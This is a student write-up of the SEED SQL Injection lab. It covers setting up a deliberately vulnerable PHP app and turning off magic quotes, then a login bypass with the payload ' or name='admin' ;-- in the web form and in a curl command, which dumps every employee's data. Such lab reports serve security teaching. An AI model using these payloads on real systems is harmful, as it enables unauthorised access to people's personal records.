

## SQL Injection Attack Lab

## Level : Medium

**Elgg Based Labs: SQL Injection Attack Lab: Medium level**

**Link : [http://www.cis.syr.edu/~wedu/seed/Labs\\_12.04/Web/Web\\_SQL\\_Injection/](http://www.cis.syr.edu/~wedu/seed/Labs_12.04/Web/Web_SQL_Injection/)**


**Goal:** Launching the SQL injection attack on a vulnerable web application. Conducting experiments with several countermeasures.

**SQL Injection:** It is a code injection technique which exploits the vulnerabilities in the interface between web application and database servers.

When SQL queries are not properly constructed, SQL injection vulnerabilities can occur.

## **2.1 Lab Environment Configuration:**

## Starting Apache Server:



**Fig: Starting the Apache Server**

The apache server is started using the command : sudo service apache2 start

## Configuring DNS:

URL: <http://www.SEEDLabSQLInjection.com>

Folder: /var/www/SQLInjection/


Mapped domain name to a particular IP address using /etc/hosts.

Appended 127.0.0.1 [www.example.com](http://www.example.com) entry to /etc/hosts

**Configured Apache Server using Virtual host.**

## **2.2 Turn off the countermeasure:**

PHP uses magic quote mechanism to defend against SQL injection attacks. Turned off this protection in the following way as shown in the screenshot



The screenshot shows the gedit text editor displaying the contents of the `php.ini` file located at `/etc/php5/apache2`. The file contains configuration settings for PHP, specifically regarding magic quotes. A red box highlights the line `magic_quotes_gpc = On`, which is set to 'On' (highlighted in green). Other relevant lines include `magic_quotes_runtime = Off` and `magic_quotes_sybase = Off`.

```
; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = On

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =

; Automatically add files after PHP document.
; http://php.net/auto-append-file
```

**Fig: Magic quote protection is on.**

```
*php.ini (/etc/php5/apache2) - gedit
File Edit View Search Tools Documents Help
Open Save Undo Redo Find Replace Cut Copy Paste Find in Selection
*php.ini
; Magic quotes are a preprocessing feature of PHP where PHP will attempt to
; escape any character sequences in GET, POST, COOKIE and ENV data which might
; otherwise corrupt data being placed in resources such as databases before
; making that data available to you. Because of character encoding issues and
; non-standard SQL implementations across many databases, it's not currently
; possible for this feature to be 100% accurate. PHP's default behavior is to
; enable the feature. We strongly recommend you use the escaping mechanisms
; designed specifically for the database your using instead of relying on this
; feature. Also note, this feature has been deprecated as of PHP 5.3.0 and is
; scheduled for removal in PHP 6.
; Default Value: On
; Development Value: Off
; Production Value: Off
; http://php.net/magic-quotes-gpc
magic_quotes_gpc = Off

; Magic quotes for runtime-generated data, e.g. data from SQL, from exec(), etc.
; http://php.net/magic-quotes-runtime
magic_quotes_runtime = Off

; Use Sybase-style magic quotes (escape ' with '' instead of \').
; http://php.net/magic-quotes-sybase
magic_quotes_sybase = Off

; Automatically add files before PHP document.
; http://php.net/auto-prepend-file
auto_prepend_file =

; Automatically add files after PHP document.
; http://php.net/auto-append-file
```

**Fig: Turning off magic quote protection**

### 2.3 Patch the Existing VM to add the web application:

```
File Edit View Terminal Help
cipher_aes128_ofb_pad_32.bin echoserv(1).tar
cipher_aes128_ofb_pad.bin echoserver
cipherdes.bin echoserver (2)
cipherdescb.bin echoserver (3)
cipherdesofb.bin echoserver (4)
cipherimage.bmp LiveHttpHeaders
cipherimagecbc.bmp patch.tar.gz
cipherimagecrc.bmp plaintxt_20bytes.txt
cipherrc2cbc.bmp plaintxt_20bytes.txt~
cipherrc2cfb.bin plaintxt_32bytes.txt
cipherrc2ecb.bin plaintxt_32bytes.txt~
ddescbc.txt rc2cbc.bmp
ddesecb.txt simple.bmp
ddesofb.txt task3.txt
ddesrc2cbc.txt task3.txt~
ddesrc2cfb.txt temp.bin
ddesrc2ecb.txt

[11/21/2017 22:04] seed@ubuntu:~/Downloads$ tar -zvxf ./patch.tar.gz
patch/logoff.php
patch/Users.sql
patch/bootstrap.sh
patch/edit.php
patch/index.html
patch/style_home.css
patch/unsafe_edit.php
patch/README
patch/unsafe_credential.php
patch/
[11/21/2017 22:05] seed@ubuntu:~/Downloads$ cd patch
[11/21/2017 22:05] seed@ubuntu:~/Downloads/patch$ chmod a+x bootstrap.sh
[11/21/2017 22:06] seed@ubuntu:~/Downloads/patch$ ./bootstrap.sh
* Restarting web server apache2
... waiting
[11/21/2017 22:06] seed@ubuntu:~/Downloads/patch$ [ OK ]
```

**Fig: Patching the existing VM to add the web application**

**Results:** The environment is configured and the new web application is added to the VM through patching it. The protection magic quote is turned off in order to enable SQL injection attacks.

### **3. Lab Tasks**

#### **3.1 Task 1: MySQL Console :**

**Objective:** Running SQL commands to print all profile information of the employee Alice

❖ **Web application:** [www.SEEDLabSQLInjection.com](http://www.SEEDLabSQLInjection.com)

- This is an employee management application. Employees can view and update their personal information in the database through this web application.
- There are mainly two roles in this web application:
  - Administrator is a privilege role and can manage each individual employees' profile information.
  - Employee is a normal role and can view or update his/her own profile information.

❖ **Database:** Users

❖ **Table:** Credential

- The table stores the personal information (e.g. eid, password, salary, ssn, etc.) of every employee.



```
[11/22/2017 11:17] seed@ubuntu:~$ mysql -u root -pseedubuntu
Welcome to the MySQL monitor. Commands end with ; or \g.
Your MySQL connection id is 264
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential;
ERROR 1146 (42S02): Table 'Users.credential' doesn't exist
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |           |           |          |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2  | Boby  | 20000 | 30000 | 4/20  | 10213352 |           |           |          |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
+----+----+----+----+----+----+----+----+----+----+
```

**Fig: Database Users with table credential**

The screenshot shows a terminal window with the MySQL command-line interface. The user has changed the database and is executing several commands to show tables, select data from a table named 'credential', and filter data for an employee named 'Alice'. The results are displayed in tabular format.

```
Database changed
mysql> show tables
-> ;
+-----+
| Tables_in_Users |
+-----+
| credential |
+-----+
1 row in set (0.00 sec)

mysql> select * from credential;
ERROR 1146 (42S02): Table 'Users.credential' doesn't exist
mysql> select * from credential;
+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |             |          |          |          |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
| 2  | Boby  | 20000 | 30000 | 4/20  | 10213352 |             |          |          |          |          | b78ed97677c161c1c82c142906674ad15242b2d4 |
| 3  | Ryan  | 30000 | 50000 | 4/10  | 98993524 |             |          |          |          |          | a3c50276cb120637cca669eb38fb9928b017e9ef |
| 4  | Samy  | 40000 | 90000 | 1/11  | 32193525 |             |          |          |          |          | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
| 5  | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |          |          |          |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
| 6  | Admin | 99999 | 400000 | 3/5   | 43254314 |             |          |          |          |          | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+----+----+----+----+----+----+----+----+----+----+
6 rows in set (0.09 sec)

mysql> select * from credential where Name='Alice';
+----+----+----+----+----+----+----+----+----+----+----+
| ID | Name | EID | Salary | birth | SSN      | PhoneNumber | Address | Email   | NickName | Password |
+----+----+----+----+----+----+----+----+----+----+----+
| 1  | Alice | 10000 | 20000 | 9/20  | 10211002 |             |          |          |          |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+----+----+----+----+----+----+----+----+----+----+
1 row in set (0.03 sec)

mysql>
```

**Fig: SQL command to print the profile information of the employee Alice.**

### **3.2: Task 2: SQL injection attack on SELECT statement:**

**Objective:** Log in to the application without knowing any employee's credential.

**Procedure:**

- Usually authentication is based on Employee ID and password.
- The attacker could modify the SQL statement to access the data. Attacker can execute their own code.
- The PHP code unsafe\_credential.php, located in the /var/www/SQLInjection directory, is used to conduct user authentication.




Fig: Web application which gives authentication based on the employee ID and password.

A screenshot of a code editor window titled "unsafe\_credential.php (var/www/SQLInjection) - gedit". The code is written in PHP and performs user authentication. It retrieves employee ID and password from GET parameters, hashes the password using sha1(), and checks if a session exists. If no session exists, it starts one and stores the hashed password. It then connects to a database using getDB() and runs a SELECT query with WHERE clauses for eid and password. The result is converted to an array and JSON-encoded for output. The code editor has a toolbar at the top and a status bar at the bottom right showing the file type as PHP, tab width as 8, line 38, column 11, and mode INS.


Fig: PHP code for user authentication

**Task 2.1: SQL Injection Attack from webpage:**


**Objective:** To get admin access to view all the employee's information.

**Procedure:**

- We do not know the ID and password for admin. We just know the name as admin.
- Using this details i.e with the name as admin, pass the malicious code in the employee ID region and comment out the password region as we do not know any other details apart from the name as admin. Pass ' or name='admin' ;-- in employee ID region to perform attack.



**Fig: Attacking the web application with malicious code to get admin access**



**Fig: Admin access is achieved successfully with the malicious code injected by the attacker.**

**Results:**

- The malicious code in the employee ID region is passed into the query region in the PHP code and in that name is taken as admin and the password part of the query is commented out.
- This turns out the query in a way to get admin access without knowing the Employee ID and password for admin.
- The attacker successfully gained admin privileges. Now the attacker has access to entire information and can do malicious activities with the sensitive data.

**Task 2.2: SQL Injection Attack from command line.**

**Objective:** Repeat the attack from task 1 using a command line tool like CURL which can send http requests instead of a web application.

**Procedure:**

- Install CURL.
- Pass the malicious URL in the CURL command line which sends HTTP requests.
- As you can see from the screenshot below, the EID and password regions are empty which means we do not know ID and password. We are aware of only one thing which is the name as admin. The malicious code passed as CURL command is used for fetching the data with admin access level.

```
[11/29/2017 15:09] seed@ubuntu:~$  
[11/29/2017 15:09] seed@ubuntu:~$  
[11/29/2017 15:09] seed@ubuntu:~$  
[11/29/2017 15:09] seed@ubuntu:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_credential.php?EID=%27%20or%20name%3D%27admin%27%20%3B%20--%20&Password='  
<!--  
SEED Lab: SQL Injection Education Web plateform  
Author: Kailiang Ying  
Email: kying@syr.edu  
-->  
  
<!DOCTYPE html>  
<html>  
<body>  
  
<!-- link to ccs-->  
<link href="style_home.css" type="text/css" rel="stylesheet">
```

**Fig: Malicious URL sending as a parameter to the CURL command.**

```
<div class=wrapperR>
<p>
<button onclick="location.href = 'logoff.php';" id="logoffBtn" >LOG OFF</button>
</p>
</div>

<br><h4> Alice Profile</h4>Employee ID: 10000      salary: 800000      birth: 9/20
      ssn: 10211002      nickname: aaemail: address: phone number: <br><h4> Boby Pr
      ofile</h4>Employee ID: 20000      salary: 800000      birth: 4/20      ssn: 10213352
      nickname: a email: address: phone number: <br><h4> Ryan Profile</h4>Employee
      ID: 30000      salary: 800000      birth: 4/10      ssn: 98993524      nickname: emai
      l: address: phone number: <br><h4> Samy Profile</h4>Employee ID: 40000      sala
      ry: 800000      birth: 1/11      ssn: 32193525      nickname: a email: address: phone
      number: <br><h4> Ted Profile</h4>Employee ID: 50000      salary: 800000      birth:
      11/3      ssn: 32111111      nickname: a email: address: phone number: <br><h4> Ad
      min Profile</h4>Employee ID: 99999      salary: 800000      birth: 3/5      ssn: 432
      54314      nickname: email: address: phone number:
<div class=wrapperL>
<p>
<button onclick="location.href = 'edit.php';" id="editBtn" >Edit Profile</button>
</p>
</div>

<div id="page_footer" class="green">
<p>
Copyright &copy; SEED LABS
</p>
</div>
</body>
</html>
[11/29/2017 15:10] seed@ubuntu:~$
```

**Fig: Admin level access is achieved and the data is displayed.**

**Results:**

- SQLInjection attack is successful from the command line using CURL to get admin level access.

